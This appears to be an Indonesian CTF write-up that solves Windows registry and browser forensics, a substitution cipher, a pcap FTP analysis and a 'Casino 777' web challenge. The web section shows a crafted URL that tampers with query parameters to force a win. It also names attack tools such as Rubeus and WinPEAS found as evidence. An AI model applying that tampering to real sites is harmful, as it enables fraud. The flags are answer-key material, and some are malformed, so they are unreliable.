


1. Windows Forensic 1

Melakukan Mount Evident.ad1 ke F:



Lalu melakukan regripper untuk melihat dan membenahi file UsrClass.dat dari mount



Setelah mencari didapatkan file yang menarik

My Computer\{d3162b92-9365-467a-956b-92703aca08af}\password_docs.txt

flag : IDN_FLAG{password_docs.txt}

2. Windows Forensic 2

Proses awal sama dengan Windows Forensic 1 dan ditemukan banyak timestamp menunjukkan 2025-05-03 07:16:29

```
RecentDocs
**All values printed in MRUList\MRUListEx order.
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs
LastWrite Time: 2025-05-03 07:16:29Z
 9 = password_docs.txt
 7 = flag
 8 = flag.txt
 6 = ID
 5 = The Internet
 4 = microsoft.com&form=B00032&ocid=SettingsHA0-BingTA&mkt=en-US
 3 = Default
 2 = Top Sites
 1 = -04893u42=b5u024u50u
 0 = 4fu284428u5984-8308848.txt
```

flag : IDN_FLAG{2025-05-03 07:16:29}

3. Windows Forensic 3

Mount tadi dicari SAM dan dibuka dengan RegView dan ditemukan SAM\SAM\Domains\Account\Users\Names

Copyright © 2025, All rights reserved



The screenshot shows a Windows registry editor window. The left pane displays a tree structure of registry keys under 'SAM'. The 'Geraldin' key is highlighted with a blue selection bar. Other visible keys include 'DefaultAccount', 'Guest', 'Jon', 'WDAGUtilityAccount', 'Builtin', 'LastSkuUpgrade', and 'RXACT'. The right pane contains a 'Key Properties' section with a table. The 'Last Written Time' row shows the value '03/05/2025 07:04:43 UTC'.

Key Properties	
Last Written Time	03/05/2025 07:04:43 UTC

pada timestamp 2025-05-03 07:04:43 terbuat akun Geraldin
flag : IDN_FLAG{Geraldin}

4. Windows Forensic 4

Mount tadi dicari SAM dan dibuka dengan RegView dan ditemukan

The screenshot shows a Windows registry editor window. The left pane displays a tree structure of registry keys under 'SAM'. The 'Jon' key is highlighted with a blue selection bar. Other visible keys include 'Geraldin', 'Guest', 'WDAGUtilityAccount', 'Builtin', 'LastSkuUpgrade', and 'RXACT'. The right pane contains a 'Key Properties' section with a table. The 'Last Written Time' row shows the value '03/05/2025 07:05:03 UTC'.

Key Properties	
Last Written Time	03/05/2025 07:05:03 UTC

pada timestamp 2025-05-03 07:05:03 terbuat akun Jon
flag : IDN_FLAG{Jon}

5. Windows Forensic 5

```
Group Name      : Users [4]
LastWrite       : 2025-05-03 07:05:03Z
Group Comment   : Users are prevented from making accidental or intentional system-
wide changes and can run most applications
Users :
  S-1-5-4
  S-1-5-11
  S-1-5-21-2412307826-2007293762-2764304457-1002
  S-1-5-21-2412307826-2007293762-2764304457-1003
```



```
Group Name      : Administrators [3]
LastWrite       : 2025-05-03 07:07:40Z
Group Comment   : Administrators have complete and unrestricted access to the
computer/domain
Users :
S-1-5-21-2412307826-2007293762-2764304457-500
S-1-5-21-2412307826-2007293762-2764304457-1002
S-1-5-21-2412307826-2007293762-2764304457-1001
```

Geraldin memiliki 2 localgroup Users dan Administrator
flag : IDN_FLAG{Geraldin}

6. Windows Forensic 6

The interface shows a file tree on the left and key properties on the right.

File Tree:

- 000001F8
- 000003E9
- 000003EA
- 000003EB
- Names
 - Administrator
 - CLIENT
 - DefaultAccount
 - Geraldin
 - Guest

Key Properties:

Last Written Time	03/05/2025 03:42:49 UTC
RID unique identifier	1001
User Name	CLIENT
Logon Count	3
Last Logon Time	03/05/2025 03:42:49 UTC

Terlihat last login pada timestamp 2025-05-03 03:42:49
flag : IDN_FLAG{2025-05-03 03:42:49}



7. Windows Forensic 7

Key Properties	
Last Written Time	03/05/2025 07:05:03 UTC
RID unique identifier	1003
User Name	Jon
Logon Count	0
Last Logon Time	Never
Last Password Change	03/05/2025 07:05:03 UTC

RID : 1003 (User Id)

flag : IDN_FLAG{1003}

8. Windows Forensic 8

Metode sama dengan Windows Forensic 1 dengan RegRipper tapi ke SAM


```
Group Name      : Guests [1]
LastWrite       : 2025-05-03 03:26:06Z
Group Comment   : Guests have the same access as members of the Users group by
                  default, except for the Guest account which is further restricted
Users          :
                  S-1-5-21-2412307826-2007293762-2764304457-501
```

SID Dari User Guest S-1-5-21-2412307826-2007293762-2764304457-501

flag : IDN_FLAG{S-1-5-21-2412307826-2007293762-2764304457-501}



9. Windows Forensic 9



Melakukan search CurrentBuild dengan Autopsy

Keyword Preview

itionIDEnterprise«CurrentBuild»19045CurrentBuildNumber

Ditemukan 19045 CurrentBuild

flag : IDN_FLAG{19045}

10. Windows Forensic 10

DisplayVersion

Display Windows 10 Version on Desktop

1 Aug 2022 — All versions up to 19044 (soon to be 19045 when 22H2 is released) share a common set

flag : IDN_FLAG{22H2}

11. Windows Forensic 11

Didapatkan dari search dengan Autopsy



Buildlab pada Windows 19041.vb_release.191206-1406

flag : IDN_FLAG{19041.vb_release.191206-1406}

12. Windows Forensic 12

Dengan Registry spy pada NTUSER.dat dan path dibawah ini ditemukan
NTUSER\SOFTWARE\Microsoft\Windows\Shell\Bags\1\Desktop





File exe yang ada di Desktop windows, yang berkaitan dengan attack hacker ? Rubeus.exe
flag : IDN_FLAG{Rubeus.exe}

13. Windows Forensic 13

Dengan Registry spy pada NTUSER.dat dan path dibawah ini ditemukan
NTUSER\SOFTWARE\Microsoft\Windows\Shell\Bags\1\Desktop

```
e.>.. .  
.w.i.n.P.E.A.S.  
x.6.4...e.x.e.>.
```

Tools yang digunakan untuk privilege escalation di windows, yang disimpan di path desktop
WinPEASx64.exe

flag : IDN_FLAG{IDN_FLAG{WinPEASx64.exe}}

14. Windows Forensic 14

Melakukan search dengan Autopsy Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00
dan ditemukan ada SOFTWARE dan SYSTEM aku copy semua hasil text ke vscode untuk
mencari GUID1

The screenshot shows the Autopsy search interface with multiple tabs open. The search bar at the top contains the query "en_TOSHIBA&Prod_TransMemory&Rev_1.00". The search results table has columns: Name, Keyword Preview, Location, Modified Time, Change Time, Access Time, Created Time, Size, and Flags(Dir). There are four entries:

Name	Keyword Preview	Location	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)
SOFTWARE	USBSTOR#Disk&VEN_TOSHIBA&PROD_TRANSMEM...	/LogicalFileSet2/SOFTWARE	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	7077880	Allocated
SOFTWARE	USBSTOR#Disk&VEN_TOSHIBA&PROD_TRANSMEM...	/LogicalFileSet4/SOFTWARE	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	7077880	Allocated
SYSTEM	USBSTOR#Disk&Ven_TOSHIBA&Prod_TransMemory...	/LogicalFileSet4/SYSTEM	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12058624	Allocated
SYSTEM	USBSTOR#Disk&Ven_TOSHIBA&Prod_TransMemory...	/LogicalFileSet2/SYSTEM	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	12058624	Allocated

On the right side of the interface, there are search options: Exact Match (radio button selected), Substring Match, Regular Express, and Restrict search to the selected data sources. A dropdown menu lists "Evident.ad1", "LogicalFileSet1", and "LogicalFileSet2". Below the dropdown are "Save search results" and "Search" buttons. The status bar at the bottom right says "Files Indexed: 92".

Ditemukan beberapa GUID dan didapatkan eec5ad98-8080-425f-922a-dabf3de3f69a

The terminal window shows the output of a search for "guid". The results are as follows:

```
temp.txt  
1 Device Parameters  
2 Ceip  
3 DeviceInformation  
4 PortInterconnectType  
5 EnumerationRetryCount  
6 ##?USB#VID_0E0F&PID_0002#6&39d724fe&0&8#{f18a0e88-c30c-11d0-8815-00a0c906bed8}  
7 DeviceInstance  
8 USB VID_0E0F&PID_0002\6&39d724fe&0&8  
9 SymbolicName  
10 \??USB#VID_0E0F&PID_0002#6&39d724fe&0&8#{f18a0e88-c30c-11d0-8815-00a0c906bed8}  
11 IdleInWorkingState  
12 0009  
13 0007  
14 DeviceSelectiveSuspended  
15 0008  
16 pDeviceSelectiveSuspended@  
17 vk_N  
18 ClassGUID  
19 [eec5ad98-8080-425f-922a-dabf3de3f69a]  
20 nk_D>
```

flag : IDN_FLAG{eec5ad98-8080-425f-922a-dabf3de3f69a}



15. Windows Forensic 15

Dengan tool RegRipper dan syntax .\rip.exe -r n\SYSTEM -p usbstor

```
Disk&Ven_TOSHIBA&Prod_TransMemory&Rev_1.00
7427EA2C39F2CF80E008DDC1&0
DeviceDesc      : @disk.inf,%disk_devdesc%;Disk drive
Mfg            : @disk.inf,%genmanufacturer%;(Standard disk drives)
Service        : disk
FriendlyName   : TOSHIBA TransMemory USB Device
First Install  : 2025-05-03 04:00:56Z
First Inserted : 2025-05-03 04:00:56Z
Last Inserted  : 2025-05-03 05:41:00Z
Last Removal   : 2025-05-03 06:29:19Z
```

Timestamp DISK&VEN_TOSHIBA&PROD_TRANSMEMORY&REV_1.00 adalah 2025-05-03 04:00:56

flag : IDN_FLAG{2025-05-03 04:00:56}



Browser Forensic

1. Browser Forensic 1
2. Browser Forensic 2

Export Web Cache yang ditemukan dengan Autopsy
analisis CSV export dan ditemukan kata github saat pencarian payload dan ada clue privil

The screenshot shows the Autopsy interface for analyzing a web cache. The main pane displays search results for the query 'github.com'. The results include several entries, with one entry highlighted in yellow. The URL for this entry is <https://lolbas-project.github.io/>. The status bar at the bottom indicates the file path: '1/0/_dk_ https://lolbas-project.github.io https://lolbas-project.github.io https://lolbas-project.github.io/assets/style.css'.

Lalu dicari github.com dan menemukan <https://lolbas-project.github.io/>

The screenshot shows the Autopsy interface for analyzing a web cache. The main pane displays search results for the query 'github.com'. The results include several entries, with one entry highlighted in yellow. The URL for this entry is <https://lolbas-project.github.io/>. The status bar at the bottom indicates the file path: '1/0/_dk_ https://lolbas-project.github.io https://lolbas-project.github.io https://lolbas-project.github.io/assets/style.css'.

flag : IDN_FLAG{https://lolbas-project.github.io/}

3. Browser Forensic 3

Mencari clue dengan menggunakan Autopsy dan dibagian images ditemukan gambar berikut



Mencari www.netflix.com ditemukan di History

7 <https://www.netflix.com/> Netflix Indonesia -
8 <https://www.netflix.com/id-en/> Netflix Indor

flag : IDN_FLAG{https://www.netflix.com/}



4. Browser Forensic 4

Menggunakan Autopsy dan mencari VPN ditemukan 2 VPN

```
},  
  "esn": {  
    "description": "",  
    "message": "Browsec VPN"  
  },  
  "app_name_chrome": {  
    "message": "Darmowy VPN dla Chrome - VPN Proxy VeePN"  
  },  
}
```

Ditemukan 2 VPN, Browsec_VPN-VPN_Proxy_VeePN

flag : IDN_FLAG{Browsec_VPN-VPN_Proxy_VeePN}

5. Browser Forensic 5

Dengan Autopsy membuka history dan extract ke csv table urls dan visits pada urls kita bisa menemukan id lolbas 28

28 https://lolbas-project.github.io/

Lalu pada visits kita cari yang id nya 28 disini terlihat visit duration 32509459 mikrodetik dengan hitungan itu $32509459/1000000$ atau 32.509459 mikrodetik dan hasilnya 00:00:32.509

id	url	visit time	from visit	external referrer url	transition	segment id	visit duration
28	28	1.33907242807124E+016	27			805306368	0 32509459

flag : IDN_FLAG{00:00:32.509}

6. Browser Forensic 6

Melakukan search @gmail.com pada Autopsy

The screenshot shows the Autopsy keyword search interface. A search bar at the top contains the text '@gmail.com'. Below it, there are three radio button options: 'Exact Match' (selected), 'Substring Match', and 'Regular Expression'. There is also a checkbox for 'Restrict search to the selected data sources' which is unchecked. The main area displays a table of search results. The columns are: Name, ~ Keyword Preview, Location, Modified Time, Change Time, Access Time, and Created Time. The results listed are:

Name	~ Keyword Preview	Location	Modified Time	Change Time	Access Time	Created Time
Preferences	"email": "ghxyssforunfun@gmail.com", "full_name": ... /LogicalFileSet1/Default/Preferences	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
0	"oPEP7c": "ghxyssforunfun@gmail.com", "p9hQne": ... /LogicalFileSet1/Default/Cache/Cache_Data/data_3/d...	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
0	"oPEP7c": "ghxyssforunfun@gmail.com", "p9hQne": ... /LogicalFileSet1/Default/Cache/Cache_Data/data_3/d...	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
0	"oPEP7c": "ghxyssforunfun@gmail.com", "p9hQne": ... /LogicalFileSet1/Default/Cache/Cache_Data/data_3/d...	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
Local State	"user_name": "ghxyssforunfun@gmail.com", "last... /LogicalFileSet1/Local State	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
Web Data	ghxyssforunfun@gmail.com ghxyssforunfun@... /LogicalFileSet1/Default/Web Data	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00
Secure Preferences	me": "ghxyssforunfun@gmail.com", "last_username": ... /LogicalFileSet1/Default/Secure Preferences	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00	0000-00-00 00:00:00

ditemukan email : ghxyssforunfun@gmail.com

flag : IDN_FLAG{ghxyssforunfun@gmail.com}

7. Browser Forensic 7

Dengan Autopsy melihat pada Web Data dan pada tabel autofill dan didapatkan date created 1746250363

name	value	value_lower	date_created	date_last_used	count
identifier	ghxyssforunfun@gmail.com	ghxyssforunfun@gmail.com	1746250363	1746250363	1

flag : IDN_FLAG{1746250363}



8. Browser Forensic 8

Dengan Autopsy membuka Favicons dan menemukan list dibawah

d	url	id
l	https://ssl.gstatic.com/chrome/webstore/images/icon_48px.png	1
l	https://assets.netflixext.com/us/ffe/siteui/common/icons/nficon2023.ico	1
l	https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico	1
l	https://github.githubassets.com/favicons/favicon.svg	1
l	https://www.google.com/favicon.ico	1
l	https://lolbas-project.github.io/assets/favicon.png	1

Karena clue tidak berkaitan dengan hacker dan ada intesi search maka

<https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico>

flag :

IDN_FLAG{<https://www.muslima.com/lp/paid-search/terra-assets/images/favicon-8b7d9ccfa1-3.ico>}

9. Browser Forensic 9

Buka Default/Extension dan melihat semua manifest.json

```
Page: 1 of 1 Page | Matches on page: - of - Matched
```

```
], "content_security_policy": { "extension_pages": "script-src 'self'; object-src 'self'" }, "default_locale": "en", "description": "__MSG_app_description__", "homepage_url": "https://veepn.com/", "host_permissions": [ "\u003Call_urls>" ], "icons": { "128": "icons/128.png", "16": "icons/16.png", "32": "icons/32.png", "48": "icons/48.png", "64": "icons/64.png" }
```

extension id dengan icon salah satu vpn yang diinstall V aku mengasumsikan VeePN dan

aku buka manifest.json yang ada informasi veepn dan ext id nya

majdfhpaihoncoakbjgbdhglocklcgno

flag : IDN_FLAG{majdfhpaihoncoakbjgbdhglocklcgno}

10. Browser Forensic 10

Version vpn V.. yang diinstall oleh user dapat diketahui dari Browser Forensic 9 dan didapatkan version 3.4.3_0 karena masih VPN VeePN

flag : IDN_FLAG{3.4.3_0}



Web Exploit

1. Casino 777

```
;if(_0x4609c6[0x0]==0x7&&_0x4609c6[0x1]==0x7&&_0x4609c6[0x2]==0x7)_0x
```

Try your luck! Get 777 to win the FLAG!

2 5 6

SPIN!

Credits: 555

No win. Try again!

▶ IDN_CTF{M4st3r_0f_H77P_R3qu3st_M4n1pul4t10n!}

Membuat Always True

atau

LUCKY 777 CASINO

Try your luck! Get 777 to win the FLAG!

7 7 7

SPIN!

Credits: 595

🎉 JACKPOT! You win 500 credits! 🎉

▶ IDN_CTF{M4st3r_0f_H77P_R3qu3st_M4n1pul4t10n!}



Melakukan input manual

https://ctf.solusiber.com/casino_777/?simulate_referer=true&slot1=7&slot2=7&slot3=7&debug=true

atau

```
flag': 'IDN_CTF{M4st3r_0f_H77P_R3qu3st_M4n1pul4t10n!}'
```

Flag tercantum pada JS

flag : IDN_CTF{M4st3r_0f_H77P_R3qu3st_M4n1pul4t10n!}

Cryptography

1. Simple Substitution Cipher

Simple Substitution Cipher

10

ORF_EZY{ziol.ol.g.yqsx.wxz.lg.tq.ln}

Author: Rafly Permana

The screenshot shows a web-based cipher tool. On the left, under 'Ciphertext', the value 'ORF_EZY{ziol.ol.g.yqsx.wxz.lg.tq.ln}' is displayed. In the center, the 'Alphabetical substitution' dropdown is selected. Under 'PLAINTEXT ALPHABET', the letters are listed as 'ABCDEFGHIJKLMNOPQRSTUVWXYZ'. Under 'CIPHERTEXT ALPHABET', they are listed as 'QWERTYUIOPASDFGHJKLMNPQRSTUVWXYZ'. Below these, 'CASE STRATEGY' is set to 'Maintain case' and 'FOREIGN CHARS' is set to 'Include'. At the bottom, a message indicates '→ Decoded 36 chars'. On the right, under 'Plaintext', the decoded value 'IDN_CTF{this_is_o_falu_but_so_ea_sy}' is shown.

Substitute decode, dari clue sudah terlihat jelas simple substitution. Tinggal mencoba beberapa kombinasi alfabet pengganti dan ditemukan flag.

flag : IDN_CTF{this_is_o_falu_but_so_ea_sy}

Log Analysis



1. Log Analysis 5

tcp.stream eq 37					
No.	Time	Source	Destination	Protocol	Len Info
17102	75.043905	192.168.18.17	192.168.18.230	TCP	105 [TCP Retransmission] 21 → 53263 [PSH, ACK] Seq=1 Ack=7 Win=502 Len=51
17101	75.043896	192.168.18.17	192.168.18.230	FTP	105 Response: 227 Entering Passive Mode (192,168,18,17,84,162).
17120	75.046942	192.168.18.17	192.168.18.230	TCP	78 [TCP Retransmission] 21 → 53263 [PSH, ACK] Seq=74 Ack=21 Win=502 Len=24
17119	75.046935	192.168.18.17	192.168.18.230	FTP	78 Response: 226 Transfer complete.
17114	75.045642	192.168.18.17	192.168.18.230	TCP	78 [TCP Retransmission] 21 → 53263 [PSH, ACK] Seq=52 Ack=21 Win=502 Len=22
17113	75.045625	192.168.18.17	192.168.18.230	FTP	76 Response: 150 Ok to send data.
17104	75.044219	192.168.18.230	192.168.18.17	TCP	68 [TCP Retransmission] 53263 → 21 [PSH, ACK] Seq=7 Ack=52 Win=253 Len=14
17103	75.044211	192.168.18.230	192.168.18.17	FTP	68 Request: STOR malware
17100	75.042855	192.168.18.230	192.168.18.17	TCP	60 [TCP Retransmission] 53263 → 21 [PSH, ACK] Seq=1 Ack=1 Win=253 Len=6
17099	75.042842	192.168.18.230	192.168.18.17	FTP	60 Request: PASV
17122	75.047017	192.168.18.230	192.168.18.17	TCP	54 [TCP Dup ACK 17121#1] 53263 → 21 [ACK] Seq=21 Ack=98 Win=253 Len=0
17121	75.047012	192.168.18.230	192.168.18.17	TCP	54 53263 → 21 [ACK] Seq=21 Ack=98 Win=253 Len=0

menganalisis beberapa service sampai ketemu FTP dan follow TCP Stream

```
PASV
227 Entering Passive Mode (192,168,18,17,84,162).
STOR malware
150 Ok to send data.
226 Transfer complete.
```

Didapatkan malware untuk nama file

flag : IDN_CTF{ftp:malware}